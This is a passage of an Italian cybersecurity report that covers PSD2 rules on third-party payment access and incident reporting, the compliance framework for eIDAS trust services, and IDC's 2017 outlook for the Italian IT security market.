Con riferimento a questo tema, EBA nel suo draft RTS esprime una posizione di neutralità, cioè non dà indicazioni per individuare il modo in cui scambiare le informazioni con le TP. Tuttavia è emersa, a livello europeo, l'esigenza di definire come debbano essere configurate le specifiche interfacce di colloquio tra le Banche e le TP.

4. Procedure per la gestione dei rischi operativi e di sicurezza, degli incidenti e il reporting alle Autorità
La Direttiva richiede di definire un insieme di procedure di riferimento per mitigare i rischi operativi e di sicurezza e per gestire i gravi incidenti di sicurezza (compresa la disponibilità dei sistemi) (art. 95) ed inoltre il relativo flusso informativo di notifica alle Autorità Competenti, tra cui una valutazione aggiornata di sintesi dei rischi operativi e di sicurezza (art. 95 e art. 96).

Su questo tema EBA ha diffuso in consultazione una bozza di Orientamenti (Guidelines) che fornisce:

- ai PSP, indicazioni sui criteri di classificazione degli incidenti gravi operativi o di sicurezza basati su elementi quantitativi, sul contenuto delle comunicazioni, sul formato standard e sulle procedure per la notifica;
- alle Autorità Competenti, indicazioni sui criteri, indicatori e modalità per valutare la rilevanza degli incidenti e sulle informazioni da condividere con le altre Autorità Nazionali.

> Il settore bancario auspica necessarie armonizzazioni con le disposizioni dell'Agenzia dell'Unione Europea per la sicurezza delle reti e dell'informazione (ENISA), la definizione dell'Autorità Competente a cui sottoporre le eventuali segnalazioni di incidente e un'integrazione con l'analogo requisito previsto dalla Circ.285 di Banca d'Italia.

Dunque avremo maggiori livelli di sicurezza?

Un aspetto che occorre affrontare è legato al livello di sicurezza che le transazioni intermediate dai nuovi operatori conterranno. Si è più volte ribadita la necessità di garantire

la conoscenza esclusiva delle credenziali utente tra il PSU e la Banca che le ha generate, inoltre è previsto che le TP adattino i propri sistemi per interagire con quelli della Banca e che accedano alle stesse informazioni cui accedono i clienti direttamente, che il cliente non vari il sistema di autenticazione a seconda che acceda direttamente alla Banca o per intermediazione della TP e che i contenuti informativi a cui accede non siano diversi nelle due condizioni. Per quanto sopra, pare plausibile affermare che le autenticazioni verranno gestite per riconoscere l'identità della TP secondo credenziali proprie, usando ad esempio un token di autenticazione previsto all'interno delle interfacce (API) e che su questo canale viaggi in modo cifrato il traffico relativo all'autenticazione e all'operatività del cliente.

È opportuno evidenziare come non sia più ammesso dalla PSD2 quanto operato finora da alcune TP che catturano le credenziali utente mediante la tecnica dello "screen scraping" per usarle in luogo dello stesso PSU; questo perché violerebbe sia il principio di identificazione univoca del soggetto che sta operando (se il cliente o la TP) sia quello della riservatezza delle credenziali.

L'ambizione prevalente della PSD2 è quella di alleggerire e rendere più conveniente il processo di pagamento online, semplificando l'interfaccia operativa rispetto alle attuali sequenze tra la selezione del prodotto e le fasi di conferma del pagamento, e mascherando, senza compromettere, i processi di sicurezza e le soluzioni che i sistemi bancari già garantiscono.

Sembra verosimile ritenere che i nuovi modelli operativi non introdurranno livelli di sicurezza superiori agli attuali, soprattutto se pensiamo a quanto è già stato attuato in ottemperanza agli Orientamenti EBA (Rif. Norm. 4), ma ricorreranno a soluzioni e strumenti per garantire livelli di sicurezza confrontabili con gli attuali, indipendentemente dalle fasi e dagli operatori che li utilizzeranno.

Elementi propulsori del modello operativo

Sulla base di uno studio del Marzo 2015 commissionato dal Ministero del Tesoro UK [2] era emerso che per rilanciare il sistema economico occorreva puntare su un sistema bancario più aperto che favorisse la competizione e la centralità del cliente. La PSD2 si è orientata su questa linea incentivando, da un lato, nuovi servizi dispositivi per sostenere i volumi dei pagamenti, associandoli strettamente con le transazioni di acquisto via internet e, dall'altro, l'accesso informativo ai conti di pagamento per consentire nuove funzioni di analisi comparativa dei diversi servizi di gestione dei conti bancari (cfr. art. 67.2) e dei relativi costi.

Sul tema dei pagamenti si è prodotta un'insolita condizione di innovazione trainata dalla normativa ancor più che dal progresso tecnico.

[2] Banking for the 21st Century: driving competition and choice
https://www.gov.uk/government/publications/banking-for-the-21st-century-driving-competition-and-choice

Queste ambizioni rivoluzioneranno letteralmente i processi di pagamento on-line disintermediando le relazioni consolidate tra i clienti e le Banche e creando nuovi ambiti di relazione fiduciaria all'interno del settore.

In questo modo il cliente dei nuovi servizi viene messo al centro dei rapporti di mercato nel senso che attiva e mantiene i rapporti che gli servono diventa l'originatore dell'unico contratto previsto con le TP e nulla di questo accordo ha necessità di essere reso noto alle Banche perché queste concedano l'accesso alle TP. Le Banche dovranno solo rispondere alle richieste delle TP quando contattate nei modi e secondo i canali previsti.

La forza trainante di questo modello operativo fa leva sulla proposta di accesso semplice all'acquisto dei servizi e dei beni di consumo, sull'accesso in mobilità ai servizi bancari, sulla disponibilità di elementi concreti per valutare i costi dei servizi bancari. Queste esigenze dovrebbero essere viste come uno stimolo per tutti gli operatori a posizionarsi con sempre maggiore forza competitiva investendo su immagine e su servizi e a vincere l'apparente riluttanza che una buona parte del settore bancario ha manifestato finora.

Ambiti di discussione

Il registro di EBA - Si sta discutendo sulla modalità con cui un ASPSP potrà concedere l'accesso ai propri sistemi avendo certezza dell'identità e dello stato di autorizzazione di una TP. Sembra prevalere l'ipotesi che l'obbligo di EBA di sviluppare, gestire e rendere accessibile un Registro Centrale Elettronico non includa anche l'obbligo di aggiornare i dati in tempo reale dato che le approvazioni o le revoche dipenderanno dai singoli Stati Membri e dunque l'aggiornamento a livello europeo sarà in differita. In definitiva è presumibile che venga istituito un servizio centrale, basato sull'aggregazione di liste parziali, aggiornato in concomitanza con la funzione di emissione dei certificati per l'identificazione di una TP da parte di un ASPSP.

Le Open API e le relative interfacce - La PSD2 richiede che le Banche aggiornino e rendano pubblica la documentazione che descrive come funzionano le proprie procedure di interfaccia, perché le TP possano sviluppare a loro volta le proprie interfacce per accedere ai dati dei conti e alle transazioni di pagamento (art. 98 e Consid. 93). EBA, nonostante le aspettative, non ha emesso indicazioni operative e dunque resta da definire quali informazioni possano essere scambiate, quali funzionalità possano essere accedute e soprattutto come.

Cosa sta accadendo di nuovo …

Uno degli ambiti di maggiore attenzione che stanno alimentando il dibattito su vari tavoli associativi o consortili a livello europeo è riferito alla valutazione delle soluzioni tecnologiche abilitanti l'interazione con le TP. A questo riguardo si pensava che EBA, nel recente RTS su SCA e Open Standard, indirizzasse soluzioni più concrete sugli standard aperti di comunicazione tra l'utente e la Banca nella tratta che attraversa la TP ma le indicazioni generiche di EBA hanno fatto emergere un paradosso che ha comportato un diverso indirizzo da parte dell'Autorità Bancaria Europea.

L'Ente normatore, infatti, aveva finora pensato che la differenziazione tra le diverse soluzioni potesse risolversi sulla base di una propensione del mercato ad individuare una soluzione prevalente, così come è successo per la piattaforma finanziaria Corda di regolamento dei pagamenti, rilasciata dal consorzio R3 nell'ambito del progetto Hyperledger, nato per fornire i vantaggi competitivi della tecnologia blockchain al settore finanziario. Ma questo non sarebbe successo senza il contributo di specifiche organizzazioni e di buona parte delle principali Banche mondiali.

La BCE, che finora non aveva preso posizione circa un orientamento specifico su soluzioni tecniche verso cui indirizzare il settore, si è accorta che un'eccessiva libertà concessa agli operatori avrebbe portato alla proliferazione delle soluzioni di interfacciamento, in contrasto con l'obiettivo di armonizzazione che la Direttiva si proponeva.

Oltretutto, visto lo scarso contributo da parte delle Banche Centrali di alcuni Stati Membri, la pressione del fronte delle TP che intendono entrare nel settore aggredendo i tempi e la scadenza temporale già fissata dall'adempimento normativo, in assenza di un indirizzo centrale le TP si sarebbero trovate a dover sviluppare un'infinita variabilità di interfacce per comunicare con gli operatori bancari, oltre che disomogeneità avrebbe generato un inutile dispendio di risorse economiche e di fabbisogni temporali. Le recenti iniziative di standardizzazione nascono da qui.

La BCE ha deciso di far leva su alcune iniziative di armonizzazione già avviate tra gli operatori e si è posta l'obiettivo di far convergere le possibili soluzioni. In un documento del 28 Novembre 2016 l'ERPB ha formalizzato il mandato di un gruppo di lavoro in cui sono state coinvolte le Banche Nazionali (a rotazione), gli Operatori commerciali sul lato della domanda (società di e-commerce) e dell'offerta (Associazioni Bancarie), le iniziative di armonizzazione già attive (Berlin Group, CAPS, EBA, UK OBWG), un osservatore della CE e membri permanenti quali EBF e EPC. Entro giugno 2017 il Gruppo di lavoro dovrà formulare proposte concrete di standardizzazione e produrre un report che indirizzi un insieme comune di requisiti tecnici, operativi e di business, in tempo utile per consentire a tutti gli operatori di realizzare le condizioni necessarie per lo sviluppo delle soluzioni entro il termine del quarto trimestre del 2018 previsto per l'attuazione dell'RTS di EBA.

Attraverso il suo organo Euro Retail Payment Board (c.d. ERPB), di indirizzo strategico per lo sviluppo di un mercato integrato e competitivo dei pagamenti, la BCE ha avviato un ambito unitario di collaborazione tra i principali operatori del mercato per definire regole condivise.

Questa decisione testimonia che il dibattito oggi si è spostato più sul "come" e meno sul "cosa" e fa intravedere un chiaro consenso prodotto da due novità: da un lato un'azione più incisiva dell'Ente normatore e dall'altro una diversa predisposizione dal lato degli operatori bancari, forse motivata da una nuova percezione di convergenza degli interessi.

Perché non imparare dagli altri?

Uno spunto sulla possibile evoluzione della questione può essere attinto da quanto è successo in India con l'adozione dell'Interfaccia di Pagamento Unificata (UPI), fin dallo scorso aprile 2016, promossa dall'Organizzazione NPCI (National Payments Corporation of India), che consente, mediante un unico standard basato su API condivise, di disporre pagamenti istantanei verso una persona fisica, un'azienda, un'esercente o un sito online senza dover inserire codici identificativi di conti o credenziali.
Allo stesso modo a Singapore l'Autorità Monetaria (MAS) e l'Associazione Bancaria (ABS) hanno pubblicato lo scorso anno l'API Playbook, un guida per le Istituzioni Finanziarie, le Fintech e altri attori interessati ad adottare un'architettura intercomunicante di sistemi basata su Open API che descrive nel dettaglio i pattern comuni di impiego.

Queste soluzioni ci dicono che l'aspetto evolutivo verso cui i sistemi di pagamento si stanno orientando in Europa sono già stati tracciati in altri ambiti internazionali sotto la guida autorevole di un'Istituzione e sono basati da una lato sull'interoperabilità delle architetture tecnologiche e dall'altro sulla progressiva e quasi totale demonetizzazione del sistema, entrambe al servizio della semplificazione dell'operatività degli utenti.

Riferimenti normativi e documentali

1. **Orientamenti finali sulla sicurezza dei Pagamenti via Internet**
   https://www.eba.europa.eu/documents/10180/1004450/EBA_2015_IT+Guidelines+on+Internet+Payments.pdf/b9c5dee9-78bd-47c5-a80c-4d2f3f8a1de2

2. **Testo definitivo della Payment Services Directive (EU 2015/2366)**
   http://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX:32015L2366

3. **Payment Services Directive: frequently asked questions**
   http://europa.eu/rapid/press-release_MEMO-15-5793_en.htm?locale=en

4. **RTS emesso come Consultation Paper da EBA sulla SCA e su Open Standard di Comunicazione con le TP**
   https://www.eba.europa.eu/documents/10180/1548183/Consultation+Paper+on+draft+RTS+on+SCA+and+CSC+(EBA-CP-2016-11).pdf
   La revisione dei contributi pervenuti e la conclusione del dibattito per giungere alla stesura del testo definitivo dovrebbe concludersi a metà febbraio del 2017, cioè a valle della stesura di queste note e prima del consolidamento del testo di questo Rapporto. Dunque alcuni orientamenti potrebbero variare nel frattempo e scostarsi dalle assunzioni qui riportate.

5. **Public Hearing on strong customer authentication & secure communication under Aricle 97 PSD2**
   https://www.eba.europa.eu/news-press/calendar?p_p_id=8&_8_struts_action=%2Fcalendar%2Fview_event&_8_eventId=1548209

6. **Provision of payment initiation services at pan-European level - ERPB - 11 Nov 2016**
   http://www.ecb.europa.eu/paym/retpaym/shared/pdf/6th-ERPB-meeting/Pan-European_integration_of_payment_initiation_services_PIS.pdf?6cd5510c82f6e7d2fa308cc46b68279c

7. **Mandate of the working group on payment initiation serices - ERPB - 28 Nov 2016**
   https://www.ecb.europa.eu/paym/retpaym/shared/pdf/6th-ERPB-meeting/Mandate_of_the_working_group_on_payment_initaition_services.pdf?8011ec3d660529b12af514e6e7bc8639

8. **European Payments Council - Blog and Discussion Board**
   http://www.europeanpaymentscouncil.eu/index.cfm/blog/is-striving-for-harmonisation-of-account-access-like-striving-for-world-peace/

Compliance eIDAS

[A cura di Andrea Caccia]

Introduzione

Il Regolamento (UE) n. 910 del 23 luglio 2014 (2014/910/UE) "eIDAS" rappresenta il nuovo quadro normativo sulle firme elettroniche che ha abrogato la Direttiva Europea 1999/93/EC e dalle relative leggi nazionali di recepimento. Oltre alle firme elettroniche, dove il quadro della compliance è definito in modo compiuto ed uniforme in tutta l'Unione, il Regolamento estende quello che era il campo d'azione della Direttiva con dei servizi di terza parte detti fiduciari (dall'inglese Trust Service provider, TSP) e di servizi di identificazione ed autenticazione elettronica, per i quali viene istituito un meccanismo di notifica ai fini del mutuo riconoscimento. Questo contributo tratta della compliance in relazione ai servizi fiduciari, essendo stata lasciata ai singoli Stati membri la facoltà di definire e gestire i regimi di identificazione elettronica nazionali.

Per uno specifico insieme di tipologie di servizio fiduciario sono stati definiti i criteri per la qualificazione, che determina alcune presunzioni legali, a seconda del tipo di servizio. La compliance in relazione ai servizi fiduciari qualificati (QTSP) ha l'obiettivo di garantire un quadro giuridico comune, un livello di sicurezza garantito e la libera circolazione di questi servizi nell'ambito UE (mercato unico digitale).


Il Regolamento, entrato in vigore il 17 settembre 2014, si applica dal 1 luglio 2016, data in cui è stata abrogata la Direttiva 1999/93/EC, superando ogni norma in contrasto a livello nazionale, anche se succesiva al Regolamento stesso. Il Regolamento garantisce comunque la validità di certificati, firme qualificate e dispositivi di firma preesistenti. La Direttiva era stata recepita a livello nazionale mediante specifiche leggi, ad esempio in Italia con il CAD e i relativi provvedimenti recanti le regole tecniche e tecnologiche con richiami limitati a norme tecniche europee..

L'uso dello strumento legislativo del Regolamento europeo garantisce un'uniformità di applicazione in tutto il territorio dell'Unione essendo una norma di legge direttamente applicabile senza necessità di recepimento a livello dei singoli Stati membri. In particolare il Regolamento eIDAS prevede per gli aspetti più tecnici la delega di potere alla Commissione di emanare atti d'esecuzione che però, nella maggior parte di casi, sono vincolati al riferimento di norme tecniche europee o internazionali, ponendo così le basi per l'interoperabilità a livello europeo pur consentendo la possibilità di aggiornare in modo flessibile i riferimenti tecnici per adattarli alle nuove tecnologie.

Gli standard comuni sono la base per la garanzia di compliance e consentono lo sviluppo di servizi fiduciari digitali che garantiscono un livello di affidabilità uniforme nell'Unione, al fine di promuovere la fiducia nelle transazioni elettroniche favorendo la creazione ed il successo del mercato digitale unico europeo.
Più nel dettaglio, i Servizi fiduciari sono definiti come un insieme di servizi elettronici, forniti in genere a pagamento, caratterizzati come segue:

- creazione, verifica e convalida di firme elettroniche, sigilli elettronici, validazioni temporali elettroniche, servizi elettronici di recapito certificato, certificati relativi a tali servizi;
- creazione, verifica e convalida di certificati di autenticazione di siti web;
- conservazione di firme, sigilli o certificati elettronici relativi a tali servizi.

Firme e sigilli elettronici sono tecnicamente simili ma la firma elettronica è apposta da una persona fisica mentre il sigillo elettronico è creato da una persona giuridica. Un sigillo elettronico pertanto non potrà essere l'espressione di una volontà ma garantisce integrità e origine del documento cui è apposto.
Un servizio fiduciario che garantisce la compliance con ulteriori e specifici requisiti stabiliti dal Regolamento eIDAS, con garanzie superiori in termini di sicurezza e qualità del servizio viene definito come "qualificato".
Lo stato di qualificato viene assegnato dall'organismo di vigilanza nazionale dello Stato ove è stabilito il Prestatore che fa domanda di qualificazione, nel rispetto di quanto stabilito nella Sezione 2 nel Regolamento. Ogni Stato membro designa il proprio organismo, che vigila sui prestatori stabiliti sul proprio territorio; per l'Italia è stata designata l'Agenzia per l'Italia Digitale. Nella figura sottostante sono raffigurati tutti gli attori che contribuiscono a verificare la compliance del prestatore qualificato.



Attestazione di conformità e vigilanza dei servizi fiduciari qualificati

Ogni prestatore di servizi fiduciari che intende richiedere la qualificazione deve prima di tutto ottenere un'attestazione di conformità da parte di un Organismo di Certificazione che abbia ottenuto l'accreditamento, secondo i requisiti del regolamento eIDAS, da un organismo di accreditamento europeo, per esempio da Accredia in l'Italia. L'accreditamento si basa tipicamente sulle norme tecniche applicabili, in particolare quelle specificamente sviluppate da CEN ed ETSI, si veda ad esempio la Circolare Accredia DC N° 17/2016 recante l'informativa in merito all'accreditamento degli Organismi di Certificazione operanti a fronte dei requisiti del Regolamento UE 2014_910 "eIDAS" e della Norma ETSI EN 319_403, per la valutazione dei Prestatori di servizi fiduciari e dei servizi da essi forniti, al fine di ottenere o confermare lo status di "Quaificato" da parte dell'Agenzia Governativa AgID (schema eIDAS).

In realtà l'attestazione di conformità potrebbe essere rilasciata anche in assenza di compliance con specifiche norme tecniche. In questo caso l'Organismo dovrà sviluppare uno schema ad hoc basato sulla compliance coi requisiti del Regolamento dando così avvio ad una procedura molto più complessa a causa dell'assenza di norme di riferimento; il vantaggio è quello che nel caso di una nuova tecnologia, il Regolamento si può ugualmente applicare.

L'organismo di vigilanza (AgID per l'Italia) sulla base dell'attestazione di conformità effettuerà le proprie valutazioni, a seguito delle quali potrà assegnare o meno la qualificazione.

La compliance col Regolamento eIDAS di basa fondamentalmente su due pilastri: il primo è il sistema di accreditamento, per attestare la conformità dei prestatori con i propri requisiti del Regolamento; il secondo è la vigilanza da parte degli organismi specificamente designati da ogni Stato membro, per i quali indica in modo puntuale i compiti (art. 17) e le modalità di mutua assistenza (art. 18) con l'intento di stabilire, grazie alla cooperazione tra questi organismi, un quadro di riferimento per la vigilanza il più possibile uniforme sul territorio dell'Unione.

La vigilanza può avvenire ex ante o ex post. La vigilanza ex ante è esercitata sui prestatori di servizi fiduciari che presentano la domanda di qualifica e a quelli che a cui è essa è stata riconosciuta. La vigilanza ex post riguarda invece tutti i prestatori, indipendentemente dalla qualifica. Nel momento in cui il prestatore ha ricevuto lo status di qualificato, esso può cominciare ad offrire liberamente servizi fiduciari qualificati.

L'articolo 23 del Regolamento disciplina l'uso di uno specifico marchio di fiducia UE per i servizi fiduciari qualificati, mostrato a lato.

I prestatori di servizi fiduciari che hanno ottenuto la qualifica, possono usare tale marchio per indicare che i servizi fiduciari forniti sono qualificati pubblicandolo sul proprio sito web con un link alla lista di fiducia nazionale per permettere a ciascun utilizzatore del servizio di verificare il reale inserimento nella lista di fiducia del prestatore in questione.

L'articolo 24 indica le regole specifiche per i prestatori di servizi fiduciari qualificati. Stabilisce gli obblighi in capo ai prestatori di servizi fiduciari qualificati le modalità di verifica dell'identità della persona fisica o giuridica richiedente un certificato.

Legislazione secondaria

L'adozione del Regolamento eIDAS ha consentito di creare un quadro di riferimento giuridico unico in Europa che ha richiesto e richiederà l'elaborazione e pubblicazione di una serie di atti di legislazione secondaria.

Come indicato nel considerando 72 "in sede di elaborazione degli atti delegati o di esecuzione, la Commissione dovrebbe tenere debito conto delle norme e delle specifiche tecniche elaborate da organizzazioni e organismi di normalizzazione europei e internazionali […] al fine di assicurare un livello elevato di sicurezza e interoperabilità dell'identificazione elettronica e dei servizi fiduciari" e in effetti il Regolamento stabilisce, salvo poche eccezioni, che gli atti esecutivi siano limitati a richiamare delle norme tecniche.

Qui si seguito sono riportati alcuni atti d'esecuzione che sono stati pubblicati sulla Gazzetta Ufficiale dell'Unione Europea inerenti a quanto fin qui trattato.

Regolamento di esecuzione (UE) 2015/806 della Commissione del 22 maggio 2015 che stabilisce le specifiche relative alla forma del marchio di fiducia UE per i servizi fiduciari qualificati, che definisce il marchio e le relative condizioni di utilizzo.

Decisione di esecuzione (UE) 2015/1505 della Commissione dell'8 settembre 2015 che stabilisce le specifiche tecniche e i formati relativi agli elenchi di fiducia di cui all'articolo 22, paragrafo 5, del regolamento (UE) n. 910/2014. Con questo provvedimento si è disposto che gli elenchi di fiducia siano basati sulla specifica tecnica ETSI TS 119 612 per mantenere e pubblicare le informazioni relative ai prestatori di servizi fiduciari qualificati e ai servizi fiduciari qualificati da essi prestati. Gli elenchi di fiducia rappresentano lo strumento base per instaurare la fiducia tra gli operatori di mercato in quanto consentono di distinguere i prestatori qualificati da quelli che non lo sono, in maniera chiara e con strumenti automatici come i software di verifica delle firme elettroniche.

Decisione di esecuzione (UE) 2015/1506 della Commissione dell'8 settembre 2015 che stabilisce le specifiche relative ai formati delle firme elettroniche avanzate e dei sigilli avanzati che gli organismi del settore pubblico devono riconoscere, di cui all'articolo 27, paragrafo 5, e all'articolo 37, paragrafo 5, del regolamento (UE) n. 910/2014, che richiama direttamente gli standard di formato per firme e sigilli elettronici basati su XAdES definito in ETSI TS 103171 v.2.1.1, CAdES definito in ETSI TS 103173 v.2.2.1, PAdES definito in ETSI TS 103172 v.2.2.2 e ASiC definito in ETSI TS 103174 v.2.2.1.

Conclusioni

Il Regolamento eIDAS, sulla base dell'esperienza derivante da oltre 10 anni di applicazione della direttiva 1999/93/CE, pur garantendo una transizione senza discontinuità con il quadro normativo precedente, introduce dei meccanismi di compliance radicalmente diversi, con l'obiettivo di trovare un punto di equilibrio tra esigenze in parte contrastanti, garantendo contemporaneamente:

- un livello di sicurezza sufficiente ed uniforme in tutta l'Unione;
- il libero scambio di merci e servizi, fornendo anche uno strumento per garantire il mutuo riconoscimento con paesi terzi;
- un quadro legale più esteso, che includesse un insieme più ampio di servizi, utilizzabile anche a livello nazionale, e che mantenesse un elevato grado di neutralità tecnologica.

Il risultato è decisamente promettente: al sistema di vigilanza nazionale, già in vigore con la Direttiva ma che soffriva di un'elevata sperequazione nelle modalità di attuazione da parte dei singoli Stati membri, è stato affiancato l'obbligo di ottenere un rapporto di conformità emesso da organismi di certificazione accreditati. Inoltre, per fornire una base di interoperabilità e flessibilità, si è fatto ricorso agli atti d'esecuzione che sono uno strumento di legislazione secondaria, ove è previsto ampiamente il ricorso al richiamo di norme tecniche emesse da enti do normazione europei o internazionali in modo da garantire che siano gli stakeholder, nell'ambito degli enti di normazione, a partecipare allo sviluppo de gli strumenti tecnici atti a garantire la compliance con quanto previsto dal Regolamento.
Infine si vuol far notare come il recente aggiornamento del Codice dell'Amministrazione Digitale (d.lgs. n. 85/2005) oltre alla necessaria armonizzazione col Regolamento eIDAS, preveda l'utilizzo degli stessi meccanismi dei servizi fiduciari europei per gestori PEC, Conservatori accreditati e Identity Provider SPID, in linea con quanto previsto dal considerando 25 del Regolamento eIDAS che consente agli Stati membri la creazione di servizi fiduciari con ambito d'applicazione nazionale, ove non vadano a sovrapporsi a quelli definiti nel Regolamento.

Il mercato italiano della Sicurezza IT: analisi, prospettive e tendenze nel 2017 secondo IDC

L'anno appena trascorso non è stato un anno semplice per il settore, in modo particolare se si guarda al lungo elenco di attacchi e di incidenti che hanno catalizzato l'attenzione della stampa mettendo ancor più in evidenza i limiti delle infrastrutture esistenti e le problematiche legate alla gestione tradizionale della Sicurezza IT (basti ricordare che nel 2016 il CERT nazionale ha lanciato circa 250 allarmi relativi a specifici malware e vulnerabilità di particolare rilevanza nazionale).
Allo stesso tempo si è assistito a una tumultuosa attività di corporate development che ha portato a innumerevoli operazioni straordinarie con acquisizioni, fusioni e scissioni aziendali. Dell e EMC hanno optato per una fusione vendendo la divisione Quest Software, Symantec e Veritas hanno deciso di formare società distinte, Intel e McAfee hanno concordato di focalizzarsi sui loro distinti portafogli tecnologici, AVAST Software ha accettato di acquisire AVG, Ping Identity è entrata in un fondo di venture capital, e ovviamente la lista potrebbe proseguire raccontando le vicissitudini di operatori noti e meno noti del settore.
I fattori che hanno contribuito a mettere sotto stress l'intero settore nell'ultimo anno derivano anche da fattori del tutto esogeni al comparto. Le tensioni politiche tra US e Federazione Russa hanno proseguito il loro corso con una sostanziale escalation durante le ultime elezioni politiche americane, con accuse sempre più dirette di ingerenza rivolte contro gruppi hacker russi e cinesi. Si sono moltiplicati anche in Europa i tentativi di compromettere infrastrutture critiche oppure di accedere a informazioni riservate di carattere militare (si pensi al caso degli attacchi ai server dell'esercito italiano negli ultimi mesi). Le agenzie governative, come ad esempio l'FBI, hanno sdoganato con successo la prassi del legal hacking per intervenire sui dispositivi degli indagati in caso di cybercrime e di terrorismo. Allo stesso tempo in Europa arriva finalmente a piena maturazione la GDPR, con un impatto tanto effettivo quanto imprevedibile, e non soltanto per le imprese europee.

Nel 2017 IDC ritiene che alcune tendenze tecnologiche essenziali proseguiranno nel loro processo di inevitabile dissoluzione dei tradizionali paradigmi della Sicurezza IT, tra cui è possibile ricordare la progressiva affermazione del Cloud, una forza lavoro sempre più mobile che richiede un accesso continuo alle risorse aziendali dall'esterno del perimetro di sicurezza, la limitatezza dei budget disponibili per nuove iniziative, l'ancor più desolante carenza di risorse, competenze e talenti per la gestione delle nuove soluzioni di difesa, l'approdo sul mercato di dispositivi diversissimi, dalle cuffie wearable fino alle connected cars, a vario titolo vulnerabili a diverse tipologie di attacco (ad esempio, anche quest'anno Miller e Valasek hanno mostrato la permanenza di alcune vulnerabilità nei sistemi del Jeep Cherokee).
Nel FutureScape 2017 IDC ha focalizzato la propria attenzione su alcune tendenze che potrebbero rivelarsi centrali rispetto agli sviluppi della Sicurezza IT sul mercato italiano. In particolare, alcuni dei punti essenziali che è possibile richiamare sono quelli relativi agli

Analytics-As-A-Service, alla Cognitive Security e alle Consumer Personal Identity Information.
Secondo IDC, entro il 2017 la metà del segmento Enterprise farà ricorso a soluzioni di Analytics-as-a-Service per passare al setaccio i dati della rete aziendale e individuare eventi anomali ed eventuali attacchi. L'ingegnerizzazione di malware specifico per attacchi mirati e l'impiego di credenziali trafugate per accedere ai sistemi richiedono soluzioni di controllo e tecnologie di monitoraggio che prescindono dall'identificazione di pattern prestabiliti ma focalizzano l'attenzione sull'analisi di grandi masse di dati per individuare comportamenti emergenti e segnali deboli. Dunque, oltre a specifiche competenze nel dominio della sicurezza, diventa indispensabile disporre di competenze avanzate nell'ambito dei Big Data Analytics. La gran parte del segmento Enterprise non dispone ancora di risorse sufficienti, sia in termini di competenze che di investimenti, per implementare modelli avanzati di Sicurezza e si rivolgerà a Managed Security Service Providers per rispondere nel breve termine a tali esigenze.
Talvolta alcune vulnerabilità zero-day possono rimanere invisibili per un lungo periodo di tempo (secondo alcuni in media per sei mesi, ma esistono casi di vulnerabilità scoperte dopo decine d'anni, ad esempio Shellshock su GNU Bash), dunque occorre valutare concretamente la possibilità che una parte sostanziale delle tecnologie fondanti del Web sia affetta da vulnerabilità ancora sconosciute agli operatori e al mercato che possono essere sfruttate da potenziali malintenzionati. In questo scenario, entro il 2018, IDC prevede un sostanziale rinnovamento dell'offering dei principali operatori internazionali della Sicurezza, con l'integrazione di tecnologie cognitive negli ambienti di Cybersecurity. Le tecnologie cognitive consentiranno di procedere a un pre-screening dei dati da analizzare attraverso le tecniche di machine learning, migliorando sostanzialmente non soltanto la capacità di prevenire un attacco, ma soprattutto il time-to-discovery e il tempo di reazione a un data breach.
Nei prossimi due anni, gran parte del mercato diventerà sempre più sensibile al tema della privacy e della gestione dei dati personali. Secondo IDC, la maggior parte degli utenti comincerà a valutare con attenzione la qualità di un Service Provider, abbandonando quanti non sapranno garantire l'integrità e la riservatezza delle informazioni personali da potenziali data breach. Soprattutto in area europea si assisterà a una accelerazione di questo tema nel momento in cui la GDPR oltrepasserà le prime fasi di implementazione da parte delle imprese europee. Sarà un cambiamento culturale guidato anche da campagne di comunicazione pubblica in alcuni paesi, che metteranno in evidenza i rischi che corrono i cittadini europei, e soprattutto i più giovani, nel momento in cui le loro informazioni personali non vengano adeguatamente tutelate contro il cyber-theft. I consumatori cambieranno rapidamente Service Provider, soprattutto nell'ambito del Retail, nel momento in cui i loro dati non saranno protetti con la massima trasparenza possibile.

La Sicurezza IT in Italia: le previsioni di spesa aggregata

Nei paragrafi che seguono viene proposta una sintetica rappresentazione quantitativa dei principali segmenti della Sicurezza IT con riferimento al mercato italiano, in base alle tassonomie standard impiegate da IDC a livello internazionale. Le informazioni derivano dalla stima dei risultati dei principali operatori con riferimento ai ricavi di licenze, rinnovi, manutenzioni e sottoscrizioni a consumo di servizi rispetto al territorio nazionale. Le stime derivano sia dalla *knowledge base* accumulata da IDC a livello internazionale sia dalle attività di ricerca primaria condotte periodicamente a livello locale, e quindi dai contatti diretti con gli operatori e dall'analisi delle comunicazioni finanziarie. Per facilitare i processi di conciliazione dei dati, IDC impiega tassonomie standard rispetto alle quali vengono ricondotte e categorizzare le informazioni raccolte a livello internazionale.
Il Software per la Sicurezza IT, segmentato nelle aree della Web Security, del Security & Vulnerability Management, della Network Security, dell'Identity & Access Management e dell'Endpoint Security, rappresenta in Italia un valore complessivo di oltre 300 milioni di euro nel 2016 (***Fig. 1***). Con un $CAGR^{2016\text{-}2019}$ di quasi cinque punti percentuali, rivisto sostanzialmente al rialzo rispetto allo scorso anno, a trainare la crescita del comparto sono essenzialmente le applicazioni legate a Security & Vulnerability Management e Network Security, mentre le altre aree si posizionano su una crescita media compresa fra tre-quattro punti percentuali. Il combinato disposto della nuova pressione normativa e di una cultura del rischio sempre più ampiamente diffusa a livello del mercato, unitamente alle informazioni di nuovi rischi e minacce che giungono dal consolidamento di un quadro internazionale problematico, potrebbero rappresentare un punto di svolta per l'intero settore a breve-medio termine.
